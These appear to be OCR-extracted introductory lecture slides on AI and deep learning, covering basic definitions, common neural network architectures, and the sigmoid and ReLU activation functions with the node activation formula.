
AI and deep learning




- Artificial intelligence: replication of human intelligence in computers
- Machine learning: ability of a machine to learn using examples instead of hard coded rules
- Deep learning: using neural networks with many layers
- generative AI: create new data
- LLMs: natural language processing

Programming paradigms

- **traditional computing**
  - give computer **instructions** to solve problem
  - specific code to convert inputs to outputs


step 1
step 2
step 3
step 4
step 5


- **machine learning**
  - give computer **examples** to solve problem
  - finds patterns in data
  - generates a model that can convert inputs to outputs



Requirement for deep learning

Faster machines and core (CPU/GPU)


Big data (with large dataset)



New models and algorithms


Model components: Neural networks

- based on brain function
- network of nodes connected by links
  - receive inputs
  - produce outputs




Fully connected

- each node connected to next
- predict outcomes from unstructured data




Convolutional

- features indep. of position
- most common in CV imaging




Fully convolutional

- produces full images
- segmentation



Recurrent


- feed own output as input
- great for sequential data



Generative adversarial


- generates realistic images
- image enhancement

Math of neural nets


Sigmoid function

$$\sigma(z) \equiv \frac{1}{1+e^{-z}}$$


replaced by ReLU(x) = max(0,x)
in modern networks




$$a = \sigma\,(\,x_0 \cdot w_0 + x_1 \cdot w_1 + b\,)$$

- ***x***: input
- ***w***: weight
  - associated with link
- ***b***: bias (activation trigger)
  - associated with node
- ***a***: activation = σ(w·x+b)
- σ( ): small changes in **w, b** produce small change in **a**

